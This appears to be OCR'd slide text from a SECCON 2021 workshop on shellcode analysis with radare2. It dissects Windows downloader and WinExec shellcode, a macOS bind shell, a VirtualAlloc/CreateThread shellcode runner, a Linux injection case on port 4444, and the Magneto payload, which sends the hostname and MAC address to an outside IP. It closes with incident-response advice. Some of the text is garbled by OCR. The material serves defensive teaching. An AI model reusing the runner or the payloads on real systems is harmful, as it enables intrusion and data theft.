+ (n * 4)	Pointer to WinExec Name (4 bytes)	
0x83B78	Ordinal Table	0x76BD3B78
+0	function1 Ordinal (2 bytes)	
+2	function2 Ordinal (2 bytes)	
+ (n * 2)	0x05F3 - WinExec Ordinal	

Kernel32.dll Offset of:

- Export Table
- Address Table
- Name Pointer Table
- Ordinal Table

To get:

- Function matching
- Function name
- Function addr
- Function pointer



## Remember (3)..GetProcAddress(kernel32.dll, WinExec(xx));

```
[0x0040016f [xAdvc]0 64% 165 secc006-winexec3-asm-tpl.exe]> pd $r @ fcn.00400160+15
: CODE XREF from fcn.00400160 @ 0x400193
-> 0x0040016f    8b7228      mov esi, dword [edx + 0x28]    : &ModuleName (UNICODE)
0x00400172    33c9        xor ecx, ecx
0x00400174    b118        mov cl, 0x18
0x00400176    33ff        xor edi, edi
: CODE XREF from fcn.00400160 @ 0x400186
-> 0x00400178    33c0        xor eax, eax
0x0040017a    ac          lodsb al, byte [esi]
0x0040017b    3c61        cmp al, 0x61
=< 0x0040017d    7c02        j1 0x400181
0x0040017f    2c20        sub al, 0x20
: CODE XREF from fcn.00400160 @ 0x40017d
--> 0x00400181    c1cf0d      ror edi, 0xd
0x00400184    03f8        add edi, eax
=< 0x00400186    e2f0        loop 0x400178
0x00400188    81ff5bbc4a6a  cmp edi, 0x6a4abc5b
0x0040018e    8b5a10      mov ebx, dword [edx + 0x10]
0x00400191    8b12        mov edx, dword [edx]
=< 0x00400193    75da        jne 0x40016f
0x00400195    8b533c      mov edx, dword [ebx + 0x3c]
0x00400198    03d3        add edx, ebx
0x0040019a    ff7234      push dword [edx + 0x34]
0x0040019d    8b5278      mov edx, dword [edx + 0x78]
0x004001a0    03d3        add edx, ebx
0x004001a2    8b7220      mov esi, dword [edx + 0x20]
0x004001a5    03f3        add esi, ebx
0x004001a7    33c9        xor ecx, ecx
: CODE XREFS from fcn.00400160 @ 0x4001b3, 0x4001bc, 0x4001c5
-> 0x004001a9    41          inc ecx
0x004001aa    ad          lodsd eax, dword [esi]
```

: cleanup ecx = 0  
: 24 ; cl => cx = length of loop (0x18 = 24)  
: cleanup edi = 0 for hash value var  
  
: cleanup eax = 0  
: read ModuleName next byte  
: 97 ; matching "a" to check lowercase Mod  
:[1] ; if not lowercase..  
: 32 ; then use UPPERCASE (minus 0x20 = 0)  
  
: HASHING (rot left); edi = saved (byte)  
: add next byte to edi  
:[2] ; loop until finish  
: edi MATCHING kernel32.dll hash  
: ; edx = base addr kernel32.dll  
: checking if it is kernel32.dll  
:[3] ; if NOT kernel32, loop to next module  
: NewPEHeader  
:&NewPEHeader  
: OptionalHeader.ImageBase  
: ; ExportTable  
:&ExportTable  
: ; NameTable  
:&NameTable  
: cleanup ecx = 0 (for counter)  
: count Ordinal + 1 to get FunctionName  
: current FunctionName



# Modular shellcode analysis DEMO (Downloader)

## Video #009

```
0x00400230      ff d0      call  eax
:-- cmddata:
:-- str.notepad_s.con:
:-- esi:
0x00400232      6e          outsb dx, byte [esi]
0x00400233      6f          outsd dx, dword [esi]
0x00400234      74 65       je    0x40029b
0x00400236      70 61       jo    0x400299
0x00400238      64 20 73 2e  and   byte fs:[ebx + 0x2e], dh
0x0040023c      63 6f 6e    arpl  word [edi + 0x6e], bp
0x0040023f      00 68 74    add    byte [eax + 0x74], ch
:-- urldata:
:-- str.http:_127.0.0.1:8888_s.con:
:-- str.http:_127.0.0.1:8888_s.con0:
:-- edi:
0x00400240      .string "http://127.0.0.1:8888/s.con0" ; len=28
0x00400244      .string "http://127.0.0.1:8888/s.con0" ; len=28
0x0040025c      ff          invalid
:> dc
hit breakpoint at: 4001b3
:> dc
(18560) Finished thread 18048 Exit code 1991114752
(18560) Finished thread 5844 Exit code 1991114752
(18560) Finished thread 20388 Exit code 1991114752
(18560) Finished thread 7636 Exit code 1991114752
(18560) Finished thread 18616 Exit code 1991114752
(18560) Finished thread 13364 Exit code 1991114752
(18560) Finished thread 11616 Exit code 1991114752
(18560) Finished thread 4212 Exit code 1991114752
```



# Chapter five 64bits shellcode

“Go further..”





# Analysis environment & build (Setup & DEMO)

## Video #010

```
09/10/2021 03:07 PM <DIR>
09/10/2021 03:05 PM 7,294 sc-template-asm-win64.asm
09/10/2021 03:05 PM 612 sc-template2-c.c
09/10/2021 03:04 PM 282 sc-template1-c.c
09/10/2021 03:03 PM 628 compile-c.bat.txt
09/10/2021 03:01 PM 9,540,583 radare2-5.3.1-w64.zip
08/28/2021 04:13 PM 45,339,828 wingw-x86_64-5.4.0-release-win32-seh-rt_v5-rev0.7z
08/23/2021 04:32 PM 2,146 arwin.py
09/01/2020 11:53 PM 90,337,727 codeblocks-17.12mingw-setup.exe
08/14/2014 07:51 PM 781,942 nasm-2.11.05-installer.exe
9 File(s) 146,011,042 bytes
2 Dir(s) 1,522,323,365,888 bytes free
```



```
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\3. KANKY06
61bb0177115643b8127587d2328e6e31 *arwin.py
80818545eb874f5b17b1fc0e79fa95aa *codeblocks-1
e8305c83c38081d29c31ce20ca892cd0 *compile-c.ba
cff6ed91b052fc4ed332d5727fc368a6 *nasm-2.11.05
1a1e47df99a301bc0fb19f8186d62c0b *radare2-5.3.
123286bc28e8544981062358bac688ca *sc-template-
4528c0679e06a73d03cb801db443df78 *sc-template1
a02352b961b393ec6d137393fff289e5 *sc-template2
5489c28191cda5f12bf080a93f2e44ef *wingw-x86_64
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\3. KANKY06
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\3. KANKY06
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\3. KANKY06
radare2 5.3.1.1 @ windows-x86-64 git.5.3.1
```

```
Left      File       Command     Options      Right
<- ~/Desktop/seccon2021/KAISEKI9a/codes
Permission Nl Owner   Group    Size  Modify time .Name
drwxrwxr-x  3 unix~xjp unix~xjp UP--DIR Sep 24 18:42 ..
-rw-rw-r--  1 unix~xjp unix~xjp   367 Jul 15 06:09 seccon-hello-sc-c-tpl.c
-rw-rw-r--  1 unix~xjp unix~xjp   81 Jul 15 04:13 seccon-hello-src0.c
-rw-rw-r--  1 unix~xjp unix~xjp  143 Jul 14 15:01 seccon-hello-src1.c
-rw-rw-r--  1 unix~xjp unix~xjp  101 Jul 15 04:28 seccon-hello-src2.c
-rw-r--r--  1 unix~xjp unix~xjp  409 Sep 24 15:41 seccon-hello.asm
-rw-r--r--  1 unix~xjp unix~xjp  424 Sep 24 18:35 seccon-hello2.asm
-rw-r--r--  1 unix~xjp unix~xjp 267 Jul 14 02:55 seccon-toexit-sc-c-tpl.c
-rw-r--r--  1 unix~xjp unix~xjp 317 Sep 24 18:44 seccon-toexit.asm
634 bytes in 2 files
-rw-r--r--  1 unix~xjp unix~xjp 317 Sep 24 18:44 seccon-toexit.asm
115G/146G (78%)
```

Hint: If you want to see your .\* files, say so in the Configuration dialog.





# OSX shellcode: setup and analysis (64bits)

## Video #011

The screenshot shows the HelTab debugger interface with several windows open:

- [X] Disassembly (pd)**: Shows assembly code for the `backdoor_tcp_port` function. A specific instruction at address `0x10881e357` (`movzx r8, byte [r]`) is highlighted.
- [Cache] Off**: Stack dump window showing memory from `0x7ffee92c4a80` to `0x7ffee92c4ad0`.
- [X] Stack (pxq [Cache] Off)**: Stack dump window showing memory from `0x7ffee92c4a90` to `0x7ffee92c4ad0`.
- [X] Disassembly (pd)**: Stack dump window showing memory from `0x7ffee92c4aa0` to `0x7ffee92c4ab0`.
- [Cache] Off**: Stack dump window showing memory from `0x7ffee92c4ac0` to `0x7ffee92c4ad0`.
- [X] Stack (xc 256@r:SP)**: Stack dump window showing memory from `0x7ffee92c4ad0` to `0x7ffee92c4f0`.
- [Cache] Off**: Stack dump window showing memory from `0x7ffee92c4f0` to `0x7ffee92c500`.
- [X] RegisterRefs (drr)**: Registers window showing values for `rcx`, `rip`, `rbx`, `rdi`, `rsi`, `rbp`, `rsp`, `r8`, `r9`, `r10`, `r11`, `r12`, `r13`, `r14`, and `r15`.

The assembly code for `backdoor_tcp_port` includes:

```
003f4d: b * b8ffffdfb2d    mov eax, 0x2dfbfdf0 ; [00] -r-x section size 107 named 0._T
          f7d0    not eax
          50      push eax ; stack = 0x2 and 0x4d2
          31ed   xor ebp, ebp
          0faed19 bts ebp, 0x19

socket:
          55      push rbp
          58      pop  rax
          99      cdq
          6a01   push 1
          5e      pop  rsi ; SOCK_STREAM
          6a02   push 2
          5f      pop  rdi ; AF_INET
          b061   mov al, 0x61 ; 'a' ; 97
          0f05   syscall ; sys_socket
          97      xchg eax, edi
          93      xchg eax, ebx

backdoor_tcp_port:
          55      push rbp
          58      pop  rax ; rax = 0x2
          54      push rsp
          5e      pop  rsi ; rsi = struct (AF_INET;PORT) = 0x2 0x4d2
          b210   mov dl, 0x10 ; 16
          b068   mov al, 0x68 ; mach0_cmd_1
          0f05   syscall ; sys_bind

          50      push rax
          5e      pop  rsi
          55      push rbp
          58      pop  rax
          b06a   mov al, 0x6a ; 'j' ; 106
          0f05   syscall
          55      push rbp
```

At the bottom, the command `>: !uname -v` is entered, followed by the Darwin Kernel Version information.



## Chapter six Introduction to advanced class

**“Difficult or easy matters are having same handling..”**





# Post exploitation's shellcode



## POST EXPLOIT FRAMEWORK

```
[1]--Nmap
[2]--SetToolkit
[3]--Port Scans
[4]--Host To IP
[5]--wordpress
[6]--CMS scanner
[7]--XSStracer
[8]--Dork - Goob
[9]--Scan A server
[99]--Back To Main Menu

Version: 0.1.4 Beta
Build: 1d8954d5882d9945bfed75d9b2e0d
Sun [+] HTTPS Listener Started on 0.0.0.9:403
Sun echo Merlin has built-in tab completion
Executing system command...
Merlin has built-in tab completion
Sun help
Sun C2 Server (version 0.1.4 Beta)
fsociety@# 9

COMMAND | OPTIONS | DESCRIPTION
gent | Interact, list | Interact with agents or list agents
       | Print the Merlin banner
[1]--Nmap
[2]--SetToolkit
[3]--Port Scans
[4]--Host To IP
[5]--wordpress
[6]--CMS scanner
[7]--XSStracer
[8]--Dork - Goob
[9]--Scan A server
[99]--Back To Main Menu

https://github.com/rek7/postshell
Linux armbbb 2.6.32-042stab16.1 #1 SMP Wed Feb 27 09:04:24 MSK 2013
qemu-system-arm: ~[postshell]$ ls -lah
total 64K
drwxr-xr-x 3 0 0 4.0K Sep 9 14:32 .
drwxr-xr-x 10 0 0 4.00K Sep 9 14:31 ..
drwxr-xr-x 8 0 0 4.00K Sep 7 23:07 .htaccess
-rw-r--r-- 1 0 0 1.12K Sep 7 23:07 LICENSE
-rw-r--r-- 1 0 0 1.7K Sep 7 23:07 README.md
-rw-r--r-- 1 0 0 58 Sep 7 23:07 compile.sh
-rw-r--r-- 1 0 0 8.9K Sep 7 23:07 main.c
-rw-r--r-- 1 0 0 29K Sep 9 14:32 start

[1] Information Gathering
[2] Web Mocking
[3] Web Testing (Stealth)
[4] About Leckdor
[5] Update Leckdor
[6] Leave Leckdor
```



# Windows - Metasploit Shellcodes (DEMO)

## Video #012

%'xece%xxz0%x41%x52%xtt%xe0%x58%x41%x59%x5a%x48%x8d%xt2%xe9%x41%xtt%  
%'xff%xff%x5d%xba%x01%x00%x00%x48%x8d%x8d%x04%x01%x00%x00%x41%"%  
%'xba%x31%x8b%x6f%x87%xff%xd5%xbb%xe0%x1d%x2a%xa%41%xba%xa6%x95%"%  
%'xbd%x9d%xff%xd5%x48%x83%xc4%x28%x3c%x06%x7c%xa%80%xfb%xe0%x75%"%  
%'x05%xbb%x47%x13%x72%x6f%x6a%x00%x59%x41%x89%xda%xff%xd5%x63%x61%"%  
%'x6c%x63%x00%xff%xff%xff%xff%xff%xff%xf%fff%fff%fff%fff%fff%fff%"%

```
unsigned int payload_len = 288;
exec = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWR);
RtlMoveMemory(exec, payload, payload_len);
rv = VirtualProtect(exec, payload_len, PAGE_EXECUTE_READ, &oldprotect);
th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
WaitForSingleObject(th, -1);
```

```
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\KAISEKI8>compile-c  
Enter filename (without extention): seccon011-c-tp164  
Enter bits arch (32 or 64): 64
```

```
E:\Desktop\Menu\EVENTS-NOW\SECCON2021\KAISEKI8>dir seccon011-c-tp164*.*
Volume in drive E is ボリューム
Volume Serial Number is A85C-6C55
```

Directory of E:\Desktop\Menu\EVENTS-NOW\SECCon2021\KAISEKI

09/09/2021	07:41 PM	1,732	seccon011-c-tp\64.c
09/25/2021	11:06 AM	54,822	seccon011-c-tp\64.exe
09/25/2021	11:06 AM	1,671	seccon011-c-tp\64.o
	3 File(s)	58,225 bytes	
	0 Dir(s)	1,520,475,795,456 bytes free	





# Linux shellcode in process injection

```
msf > use post/linux/gather/checkvm  
msf post(checkvm) > show options
```

Module options (post/linux/gather/checkvm):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.
			> checkvm > enum_configs > enum_network > enum_protections > enum_system > enum_users_history

```
msf post(checkvm) > run
```

```
[*] Gathering System info ....  
[+] This appears to be a 'VMware' virtual machine  
[*] Post module execution completed
```



# Linux shellcode in process injection

- An incident happened, following is the scenario:
  - Victim is using Debian 64bits server
  - There has been multiple TCP / 4444 communication traffic discovered by SOC
  - Malware scan has been performed to scan all of the files in the server but there is no detected result
  - It was suspected a malicious operation on the memory so the hot forensics analysis has been required



# Linux shellcode in process injection (DEMO)

## Video #013

```
[0x00000002 [xAdvc]0 0% 125 theshellcode]> pd $r @ fcn.00000000
    0x00000002      58          pop rax
    0x00000003      0f05        syscall
    0x00000005      4831ff      xor rdi, rdi
    0x00000008      4839f8      cmp rax, rdi
,=< 0x0000000b      740c        je 0x19
    0x0000000d      6a3e        push 0x3e
    0x0000000f      58          pop rax
; DATA XREF from fcn.00000000 @ 0x40
    0x00000010      4889f7      mov rdi, rsi
    0x00000013      6a0c        push 0xc
```

```
root@debian-amd64:~# netstat -natpo
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
me Timer
tcp      0      0 0.0.0.0:4444             0.0.0.0:*            LISTEN
      off (0.00/0/0)
tcp      0      0 0.0.0.0:47979           0.0.0.0:*            LISTEN
      off (0.00/0/0)
tcp      0      0 0.0.0.0:111             0.0.0.0:*            LISTEN
      off (0.00/0/0)
tcp      0      0 0.0.0.0:22              0.0.0.0:*            LISTEN
      off (0.00/0/0)
```



# Special cases: Magneto

```
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0 1 2 3 0123456789ABCDEF0123 comment
0x00000090 055d 81bd e902 0000 4745 5420 7570 8d85 d102 0000 ]......GET up.....
0x000000a4 5068 4c77 2607 ffd5 85c0 745e 8d85 d802 0000 5068 PhLw&.....t^.....Ph ; fcn.00000091 ; eip ; ^GET ^
0x000000b8 4c77 2607 ffd5 85c0 744c bb90 0100 0029 dc54 5368 Lw&.....tL.....)TSh ; LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Params) ; ^IPHLAPI^
0x000000cc 2980 6b00 ffd5 01dc 85c0 7536 5050 5050 4050 4050 .k.....u6PPPP@P@P ; finding function ; WSAStartup@ws2_32.dll
0x000000e0 68ea 0fdf e0ff d531 dbf7 d339 c374 1f89 c36a 108d h.....1.....9.....t.....j..... ; WSASocketA@Ws2_32.dll ; the length, why it has to be this specific?
0x000000f4 b5e1 0200 0056 5368 99a5 7461 ff5d 85c0 741f fe8d .....VSh.....ta.....t..... ; connect(socket, (struct sockaddr*) &sa, sizeof(sa)); ; try connecti
0x00000108 8900 0000 75e3 80bd 4f02 0000 0174 07e8 3b01 0000 .....u.....0.....t.....;
0x0000011c eb05 e84d 0100 00ff e7b8 0001 0000 29c4 89e2 5250 .....M.....).....RP ; gethostname(*name,namelen);
0x00000130 5268 b649 de01 ffd5 5f81 c400 0100 0085 c00f 85f2 Rh.....I.....-..... ; strlen(gethostname);
0x00000144 0000 0057 e8f9 0000 005e 89ca 8dbd e902 0000 e8eb .....W.....-.....x.....;
0x00000158 0000 004f 83fa 207c 05ba 2000 0000 89d1 56f3 a4b9 .....O.....|.....V.....;
0x0000016c 0d00 0000 8db5 c402 0000 f3a4 89bd 4b02 0000 5e56 .....K.....^V.....;
0x00000180 68a9 2834 80ff d585 c00f 84aa 0000 0066 8b48 0a66 h.(4.....f.....H.....f..... ; ^$ r $ nCookie: ID=^
0x00000194 83f9 040f 829c 0000 008d 400c 8b00 8b08 8b09 8b00 ; gethostbyname@WS2_32.DLL
0x000001a8 0100 0050 89e7 29c4 89e6 5756 5151 6848 72d2 b8ff .....P.....).....WVQQhHr..... ; SendARP@iphlpapi.dll
0x000001bc d585 c081 c404 0100 000f b70f 83f9 0672 6cb9 0600 .....rl.....;
0x000001d0 0000 b810 0000 0029 c489 e789 cad1 e250 5231 d28a .....).....PR1.....;
0x000001e4 1688 d024 f0c0 e804 3c09 7704 0430 eb02 0437 8807 .....$.....<.....w.....0.....7.....;
0x000001f8 4788 d024 0f3c 0977 0404 30eb 0204 3788 0747 46e2 G.....$.....<.....w.....0.....7.....GF.....;
0x0000020c d459 29cf 89fe 5801 c48b bd4b 0200 00f3 a4c6 854f Y).....X.....K.....0.....;
0x00000220 0200 0001 e82e 0000 0031 c050 5129 cf4f 5753 68c2 .....1.....PQ).OWSh.....;
0x00000234 eb38 5fff d553 6875 6e4d 61ff d5e9 c8fe ffffff 31c9 8.....ShunMa.....1.....;
0x00000248 f7d1 31c0 f2ae f7d1 49c3 0000 0000 008d bde9 0200 .....1.....I.....;
0x0000025c 00e8 e4ff ffff 4fb9 4f00 0000 8db5 7502 0000 f3a4 .....0.....0.....u.....;
Accept-Encoding:
0x00000284 7469 6f6e 3a20 6b65 6570 2d61 6c69 7665 0d0a 4163 tion: keep-alive..Accept:
0x00000298 6365 7074 3a20 2a2f 2a0d 0a41 6363 6570 742d 456e cept: */*.Accept-En
0x000002ac 636f 6469 6e67 3a20 677a 6970 0d0a 0d0a 0083 c70e coding: gzip.....;
0x000002c0 31c9 f7d1 31c0 f3ae 4fffff e70d 0a43 6f6f 6b69 653a 1.....1.....0.....Cookie:
0x000002d4 2049 443d 7773 325f 3332 0049 5048 4c50 4150 4900 ID=ws2_32.IPHLPAPI.....;
Host: 050 41de ca36 4745 5420 2f30 3563 6561 3464 ...PA.....6GET /05cea4d
0x000002fc 652d 3935 3164 2d34 3033 372d 6266 3866 2d66 3639 e-951d-4037-bf8f-f69
0x00000310 3035 3562 3237 3962 6220 4854 5450 2f31 2e31 0d0a 055b279bb HTTP/1.1..
0x00000324 486f 7374 3a20 0000 0000 0000 0000 0000 0000 Host: .....
```



# Special cases: Magneto

```
0x00000091 pop ebp  
  
0x00000092 cmp dword [ebp + 0x2e9], 0x20544547  
  
0x0000009c jne 0x10e  
  
0x0000009e lea eax, [ebp + 0x2d1]  
0x000000a4 push eax  
  
0x000000a5 push 0x726774c  
0x000000aa call ebp  
0x000000ac test eax, eax  
  
0x000000ae je 0x10e  
  
0x000000b0 lea eax, [ebp + 0x2d8]  
0x000000b6 push eax  
  
0x000000b7 push 0x726774c  
  
0x000000bc call ebp  
0x000000be test eax, eax  
  
0x000000c0 je 0x10e  
  
0x000000c2 mov ebx, 0x190  
0x000000c7 sub esp, ebx  
0x000000c9 push esp  
0x000000ca push ebx  
  
0x000000cb push 0x6b8029
```

```
/* "GET " */  
  
if (arg_2e9h != 0x20544547) {  
    goto label_1;  
}  
  
/* LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Parameter)  
eax = void (*ebp)(void, void) (0x726774c, arg_2d1h);  
  
if (eax == 0) {  
    goto label_1;  
}  
/* IPHELPAPI */  
  
/* LoadLibraryA@KERNEL32.DLL */  
  
/* finding function */  
eax = void (*ebp)(void, void) (0x726774c, arg_2d8h);  
  
if (eax == 0) {  
    goto label_1;  
}  
ebx = 0x190;  
  
/* WSASStartupA@ws2_32.dll */
```



# Special cases: Magneto

```
0x000000df push eax
0x000000e0 push 0xe0df0fea
0x000000e5 call ebp
0xdf0fea, eax, eax, eax, eax, eax, eax, eax);
0x000000e7 xor ebx, ebx
0x000000e9 not ebx
0x000000eb cmp ebx, eax
0x000000ed je 0x10e
0x000000ef mov ebx, eax

0x000000f1 push 0x10

0x000000f3 lea esi, [ebp + 0x2e1]
0x000000f9 push esi
0x000000fa push ebx

0x000000fb push 0x6174a599
0x00000100 call ebp
arg_2e1h, 0x10);
0x00000102 test eax, eax
0x00000104 je 0x125

0x00000106 dec byte [ebp + 0x89]
0x0000010c jne 0xf1
```

```
/* WSAsocketA@Ws2_32.dll */
eax = void (*ebp)(void, void, void, void, void, void, void)
ebx = 0;
ebx = ~ebx;

if (ebx == eax) {
    goto label_1;
}
ebx = eax;
do {
    /* the length, why it has to be this specific?? */

    /* struct sockaddr_in { AF_INET, "80", "65.222.202.54" */

    /* connect(socket, (struct sockaddr*) &sa, sizeof(sa)) */

    eax = void (*ebp)(void, void, void, void) (0x6174a599,
                                                /* socket, &sa, sizeof(sa) */

    if (eax == 0) {
        goto label_2;
    }
    /* try connecting 5 times */
    arg_89h--;
}

} while (arg_89h != 0);
```



# Special cases: Magneto

```
0x00000130 push edx
0x00000131 push 0x1de49b6
0x00000136 call ebp
0x00000137 test edx, edx;
0x00000138 pop edi
0x00000139 add esp, 0x100
0x0000013f test eax, eax

0x00000141 jne 0x239

0x00000147 push edi

0x00000148 call 0x246
0x0000014d pop esi
0x0000014e mov edx, ecx
0x00000150 lea edi, [ebp + 0x2e9]
0x00000156 call 0x246
0x0000015b dec edi
0x0000015c cmp edx, 0x20

0x0000015f jl 0x166
0x00000161 mov edx, 0x20

0x00000166 mov ecx, edx
0x00000168 push esi
0x00000169 rep movsb byte es:[edi], byte ptr [esi]

0x0000016b mov ecx, 0xd
0x00000170 lea esi, [ebp + 0x2c4]
```

```
/* gethostname(*name,namelen); */
eax = void (*ebp)(void, void, void, void

if (eax != 0) {
    goto label_3;
}

/* strlen(gethostname); */
fcn_00000246 ();

edx = ecx;
edi = &arg_2e9h;
fcn_00000246 ();
edi--;

if (edx >= 0x20) {
    edx = 0x20;
}
ecx = 0x20;

*(es:edi) = *(esi);
ecx--;
esi++;
es:edi++;
ecx = 0xd;
/* "\r\nCookie: ID=" */
esi = &arg_2c4h;
```



# Special cases: Magneto

```
0x00000017e pop esi
0x00000017f push esi

0x000000180 push 0x803428a9
0x000000185 call ebp
0x000000187 test eax, eax

0x000000189 je 0x239

0x00000018f mov cx, word [eax + 0xa]
0x000000193 cmp cx, 4

0x000000197 jb 0x239

0x00000019d lea eax, [eax + 0xc]
0x0000001a0 mov eax, dword [eax]
0x0000001a2 mov ecx, dword [eax]
0x0000001a4 mov ecx, dword [ecx]
0x0000001a6 mov eax, 0x100
0x0000001ab push eax
0x0000001ac mov edi, esp
0x0000001ae sub esp, eax
0x0000001b0 mov esi, esp
0x0000001b2 push edi
0x0000001b3 push esi
0x0000001b4 push ecx
0x0000001b5 push ecx

0x0000001b6 push 0xb8d27248
0x0000001bb call ebp
8, ecx, ecx, esi, edi, eax);
0x0000001bd test eax, eax
0x0000001bf add esp, 0x104
```

```
/* gethostbyname@WS2_32.DLL */
eax = void (*ebp)(void, void) (0x803428a9);

if (eax == 0) {
    goto label_3;
}
cx = *((eax + 0xa));
if (cx < 4) {
    goto label_3;
}

eax = eax + 0xc;
ecx = *(eax);
ecx = *(ecx);
eax = 0x100;

edi = esp;
esi = esp;

/* SendARP@iphlpapi.dll */
eax = void (*ebp)(void, void, void,
```



# Special cases: Magneto

```
0x00000212 pop eax
0x00000213 add esp, eax
0x00000215 mov edi, dword [ebp + 0x24b]
0x0000021b rep movsb byte es:[edi], byte ptr [esi]

0x0000021d mov byte [ebp + 0x24f], 1

ding: gzip */
0x00000224 call 0x257
0x00000229 xor eax, eax
0x0000022b push eax
0x0000022c push ecx
0x0000022d sub edi, ecx
0x0000022f dec edi
0x00000230 push edi
0x00000231 push ebx

0x00000232 push 0x5f38ebc2
0x00000237 call ebp
    ecx, eax;

0x00000239 push ebx

0x0000023a push 0x614d6e75
0x0000023f call ebp
0x00000241 jmp 0x10e
```

```
eax = edx;
edi = arg_24bh;
*(es:edi) = *(esi);
ecx--;
esi++;
es:edi++;
arg_24fh = 1;
/* get "Connection: keep-alive\ r\ nAccept: */

eax = fcn_00000257 ();
eax = 0;

edi -= ecx;
edi--;

/* send@ws2_32.dll */

void (*ebp)(void, void, void, void, void) (0x5
label_3:

/* closesocket@WS2_32.DLL */

void (*ebp)(void, void) (0x614d6e75, ebx);
goto label_1;
```



# Chapter seven DFIR practical hands out

“Clear up our minds”





# What blue teamers should know (1)

The progress of rapid (post) exploitation development tools to compromise victim's machines, has made exploit-based detection lesser effective than before. Shellcode is a main component that we must catch up.

Shellcode is mainly used as a trigger, loader or stager for further intrusion steps. It finds its way injected in an executable memory area through a compromised process caused by various lured exploitation schemes through forms of malicious documents, applications or its libraries and network attack traffics.

Once an intrusion has successfully execute a shellcode in an desired area, that is where forensics need to really look into arbitrary code executed on memory and its artifacts, which is not an easy task to do in a post-incident analysis. This is where the fileless concept is coming from.



## What blue teamers should know (2)

There are process injection tools & frameworks; that utilize shellcode in its operations; are having automatic shellcode builder. These frameworks are constantly developed to expand their exploitable targets from end-point to servers to mobile and to the IoTs, not for just IT but OT (ICS) platforms is now a visible targets for these tools.

A modern Endpoint Detection & Response (EDR) products is helping a lot to catch up unwanted intrusion signatures, execution flags and artifacts. Using them is important to protect our critical infrastructures against adversaries along with the discipline to apply security updates.

Once trespassed, there is not so many forensics artifacts for analysis. We know this, and so does our adversaries. So don't let them know first.

Do a regular checks on your perimeter & readiness is strongly advised.



# Shellcode handling - Blue team tips on mitigation

## For Incident Response & Forensics perspective

On dealing with shellcode in mitigation, these details are a good start points:

- Understanding how it is executed in a systems and then preventing it.  
There is no magic that can cause a shellcode to run by itself in any system. Its source may come from yet unseen vectors.
- As a blue teamer, the exploitation threat research is important to assess our perimeters. Questions like: “Are we prepared enough to this new type of intrusion?” matters. Test your perimeters.
- You can't rely only on what has been going on in an affected device without using more information from other environments. Other monitoring network/server/proxy/firewall logs are your eyes and ears.
- If a new suspicious threat intelligence can be gathered, try to reproduce it yourself and carve it to seek artifacts that you may miss or unseen.  
Make your own signature or playbook is recommendable.



# Shellcode in forensics analysis

## Hot Forensics vs Re-generate/Re-production

	Hot Forensics	Reproduction
Do-able?	Not easy to be granted Good for cloud incidents	Can be done in our boxes Good for on-promise services
Risk	Can ruin the artifacts	More safely in experiment
Code artifact	If executed, it is there	May not be working as expected
Cost at..	Execution skill & delicate arrangement	Environment development
Verdict possibility	Evidence PoC quality	Need more effort to develop closest environment, to be trusted on its PoC quality
Cold forensics support	Memory artifacts to gain clue for more artifact carving on cold forensics	Testing artifacts can be used as clue for more artifact carving on cold forensics



# Shellcode in forensics analysis

## Seeking artifacts with radare2

	Hot Forensics	Cold Forensics/carving
Seek	Command “/?” Limited Piping & Script support	Command “/?” More piping & scripting support
Sizing	Memory block	HDD Image block
Bindiffing	Command “/m” & “/pm”on RAM (has risk on debugging)	Command “/m” & “/pm”on image carving (demerit: time consuming)
Binary/Artifact analysis/scan	Supports memory analysis while carving artifacts, Support FRIDA analysis	Support all carving process, need resource/time on big size, Using zignature & Yara.
Stand-alone portable support	On every OS and architecture, only need mount	Testing artifacts can be used as clue for more artifact carving on cold forensics



# Dealing with shellcode in incidents

The IR handling for exploitation, injection & shellcode is basically the same, but victim's may not having much knowledge for it. Therefore below additional steps are advisable:

1. A classic end-points forensics may not give us much to dig on, the problem is, in most cases users may not be aware that an arbitrary code has run in their systems. A hearing on how he recognized it first hand sometimes can be very important.
2. Gathering all IT /OT information is important to check chain activities.
3. Be a friend & be calm, don't be judgemental. It is not victim side's fault. Explain the situation timely w/enough reference during handling, not after. Work for the solution together afterwards.
4. Depends on cases, keeping an option of LIVE forensics (disconnected) maybe helpful for analysis, discuss the scenarios to the team & consider the merit/demerit to do so, especially on the intrusion against services.



# My playbook on shellcode analysis

1. Be resourceful enough when especially when dealing with UNIX like systems, do not to be afraid to analyze any live memory. Practise much!
2. Always try to do static analysis on any shellcode you face.
3. Use a good analysis tool that you know well / master.
4. Investigate as per shown in workshop's examples, they are just examples, please adjust it with your own policy, culture, skillsets and environments.
5. Three things that blue teamer is better than adversaries:
  - We analyze the code better.
  - We can team up on analysis, share how-to or re-production results and exchange with each others.
  - We do much documentation on reports and knowledge for verticals and horizontal purpose.

Support the open source community that helps security community.



## Chapter six Appendix

“Start and finish anything clean and fresh”





# Resources: ExploitDB, PacketStorm, Github

```
[*] Loading Unix agents ...
```

AGENT №1:

TARGET SYSTEMS	:	Linux Bsd Solaris OSx
SHELLCODE FORMAT	:	C
AGENT EXTENSION	:	---
AGENT EXECUTION	:	sudo ./agent
DETECTION RATIO	:	http://goo.gl/XXSG7C

AGENT №2:

TARGET SYSTEMS	:	
SHELLCODE FORMAT	:	
AGENT EXTENSION	:	
AGENT EXECUTION	:	
DETECTION RATIO	:	

AGENT №3:

TARGET SYSTEMS	:	
SHELLCODE FORMAT	:	
AGENT EXTENSION	:	
AGENT EXECUTION	:	
DETECTION RATIO	:	

The screenshot shows the Exploit Database homepage with a search bar and filters for Solaris\_x86. Below the search bar, there's a section titled "Exploit Database Shellcodes" with a "Show 15" dropdown and a "Quick Search" input field. A table lists several shellcode entries, each with a download link, date, platform (Solaris\_x86), and author (Jonathan Salwan). The interface includes navigation links like Home, Files, News, About, Contact, and tabs for All, Exploits, Advisories, Tools, Whitepapers, Other, and Shellcode.

Date Added	Title	Platform	Author
2010-05-25	Solaris/x86 - Download File (http://shell-storm.org/exemple-solaris) Shellcode (79 bytes)	Solaris_x86	Jonathan Salwan
